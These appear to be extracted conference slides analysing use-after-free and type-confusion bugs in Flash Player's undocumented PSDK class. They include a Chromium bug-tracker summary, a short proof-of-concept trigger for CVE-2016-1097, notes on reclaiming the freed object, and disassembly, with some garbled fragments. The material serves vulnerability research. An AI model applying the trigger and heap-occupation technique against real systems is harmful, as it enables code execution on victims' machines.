intrinsic	313	4/24/2016 3:35:18 PM	intrinsic	313	4/24/2016 3:06:30 PM
avmplus	6,409	4/24/2016 3:35:18 PM	avmplus	6,409	4/24/2016 3:06:30 PM
			com		4/24/2016 3:06:30 PM
			adobe		4/24/2016 3:06:30 PM
			tv		4/24/2016 3:06:30 PM
			sd		4/24/2016 3:06:30 PM
			mediacore		4/24/2016 3:39:16 PM
			events		4/24/2016 3:06:31 PM
			info		4/24/2016 3:06:31 PM
			metadata		4/24/2016 3:06:31 PM
			notifications		4/24/2016 3:06:31 PM
			qos		4/24/2016 3:06:31 PM
			system		4/24/2016 3:06:31 PM
			systems		4/24/2016 3:06:31 PM
			timeline		4/24/2016 3:06:31 PM
			utils		4/24/2016 3:06:31 PM
			view		4/24/2016 3:06:31 PM
			PSDK.as	5,314	4/24/2016 3:06:31 PM
flash	662,513	4/24/2016 3:35:21 PM	flash	748,077	4/24/2016 3:06:34 PM
accessibility	3,638	4/24/2016 3:35:18 PM	accessibility	3,638	4/24/2016 3:06:31 PM
automation	6,582	4/24/2016 3:35:18 PM	automation	6,905	4/24/2016 3:06:31 PM
concurrent	2,229	4/24/2016 3:35:18 PM	concurrent	1,223	4/24/2016 3:06:31 PM
crypto	212	4/24/2016 3:35:18 PM	crypto	212	4/24/2016 3:06:31 PM
debugger	132	4/24/2016 3:35:18 PM	debugger	132	4/24/2016 3:06:31 PM
desktop	12,094	4/24/2016 3:35:19 PM	desktop	12,094	4/24/2016 3:06:31 PM
display	94,221	4/24/2016 3:35:19 PM	display	97,363	4/24/2016 3:06:32 PM
ActionScriptVersion.as	293	4/24/2016 3:35:19 PM	ActionScriptVersion.as	293	4/24/2016 3:06:32 PM
AVM1Movie.as	1,972	4/24/2016 3:35:19 PM	AVLoader.as	2,219	4/24/2016 3:06:32 PM
			AVM1Movie.as	1,972	4/24/2016 3:06:32 PM

com.adobe.tv.sdk.mediacore.PSDK



com.adobe.tv.sdk.media.core.PSDKK



The screenshot shows a web browser window with the address bar displaying `bugs.chromium.org`. The page content is divided into two main sections: a left sidebar with metadata and a right main area with comments.

Left Sidebar Metadata:

- Status: Fixed
- Owner: natashenka@google.com
- Closed: Oct 26
- Cc: matthewyuan@chromium.org, timwillis@google.com
- Components: Internals>Plugins>Flash
- OS: ---
- Pri: 1
- Type: Bug-Security
- reward-3000
- Deadline-Exceeded
- M-46
- Security_Severity-High
- Security_Impact-Beta
- [Add a comment below](#)

Right Main Area Comments:

Comment 10 by [lgar...@chromium.org](#), Aug 27, 2015

Labels: Security_Impact-Head Security_Severity-High

Comment 11 by [wfh@chromium.org](#), Aug 29, 2015

Cc: matthewyuan@chromium.org
Labels: Pri-1

Comment 12 by [lgar...@chromium.org](#), Aug 29, 2015

Because the reports are very similar (memory corruption due to bad initialization when a constructor is called directly)*, I'm going to deduplicate 19 other bugs into this.

~~issue-525863~~: Timeline
~~issue-525862~~: Reservation
~~issue-525861~~: QOSProvider
~~issue-525860~~: PSDKEventTargetInterface
~~issue-525859~~: PSDKEventDispatcher
~~issue-525858~~: PSDK
~~issue-525856~~: Profile
~~issue-525854~~: PlaybackMetrics
~~issue-525853~~: MediaPlayerItem
~~issue-525852~~: LoadInformation
~~issue-525851~~: DRMPolicy
~~issue-525850~~: DRMPPlaybackTimeWindow
~~issue-525848~~: DRMMetadataInfo
~~issue-525847~~: DRMMetadata
~~issue-525846~~: DRMManager
~~issue-525843~~: DRMLicenseDomain
~~issue-525842~~: DRMLicense
~~issue-525841~~: DeviceInformation
~~issue-525840~~: AdPolicyInfo
~~issue-524899~~: AdBreakTimelineItem

com.adobe.tv.sdk.mediacore.PSDK

- ✧ Introduced in Flash Player 19 beta
 - ✧ playerglobal.swc + FFDEC + Beyond Compare
 - ✧ Undocumented Primetime Player SDK
 - ✧ Buggy
- ✧ Eliminated from Flash Player 19 release
- ✧ Recurred in Flash 21 beta

CVE-2016-1097

```
function poc()
```

```
{
```

```
    var ps:PSDK = PSDK.pSDK;
```

```
    ps.release();
```

```
    ps.createdispatcher();
```

```
}
```

inner memory is freed

constructed automatically

atom is remained

Exploit Development

PSDK Class



Proper Occupation

com.adobe.mediacore.PSDK

Proper Occupation

com.adobe.mediacore.PSDK

ContentFactory

Proper Occupation

PSDK

com.adobe.mediacore.ContentFactory

MediaPlayer

Proper Occupation

ContentFactory
com.adobe.mediacore.MediaPlayer
metadata.Metadata

Proper Occupation

MediaPlayer
com.adobe.mediacore.metadata.Metadata
info.Track

Proper Occupation

com.adobe.mediacore.info.Track

Proper Occupation

Track(name:String, language:String...)

Proper Occupation

	Track
	vtable
name:String	length
	buffer
language:String	length
	buffer
	flags
	-
	-

```

589B6DEB MOV EAX,DWORD PTR DS:[ECX]                <Flash32_.vtable_Track>
589B6DED CALL DWORD PTR DS:[EAX+14]
589B6DF0 CMP EAX,EDI
589B6DF2 JE SHORT Flash32_.589B6E27
589B6DF4 PUSH EAX
589B6DF5 LEA EAX,DWORD PTR SS:[EBP-78]
589B6DF8 PUSH OFFSET <Flash32_.aPsdkErrorNumbe> ASCII "PSDK Error Number %d"
589B6DFD PUSH EAX
589B6DFE CALL <Flash32_.sprintf>

```



Type Confusion Call

```
LONG __thiscall sub_103E3F40(void *this)
```

```
{
```

```
void *v1; // ST04_4@3
```

```
void *v3; // [sp+4h] [bp-10h]@1
```

```
LONG v4; // [sp+10h] [bp-4h]@1
```

```
v3 = this;
```

```
v4 = sub_1056A0B0((volatile LONG *)this + 1);
```

```
if ( !v4 )
```

```
{
```

```
if ( v3 )
```

```
{
```

```
v1 = (void *)((*int (__thiscall **)(void *, _DWORD))(*(_DWORD *)v3 + 8))(v3, 0);
```

```
operator delete(v1);
```

```
}
```

```
else
```

```
{
```

```
operator delete(0);
```

```
}
```

```
}
```

```
return v4;
```

```
}
```

```
LONG __thiscall sub_1056A0B0(volatile LONG *this)
```

```
{
```

```
return InterlockedDecrement(this);
```

```
}
```

```
10DAD884 vtable_Track dd offset sub_10325F85
```

```
10DAD884
```

```
10DAD888
```

```
10DAD88C
```

```
dd offset sub_10325F89
```

```
dd offset sub_102EFA33
```

```
et unk_10FCD2B0
```

```
et unknown_libn
```

```
et sub_103E3F40
```


```
et sub_103E4020
```

```
et sub_103E3FB0
```


```
et unk_10FCD338
```

```
et unknown_libn
```

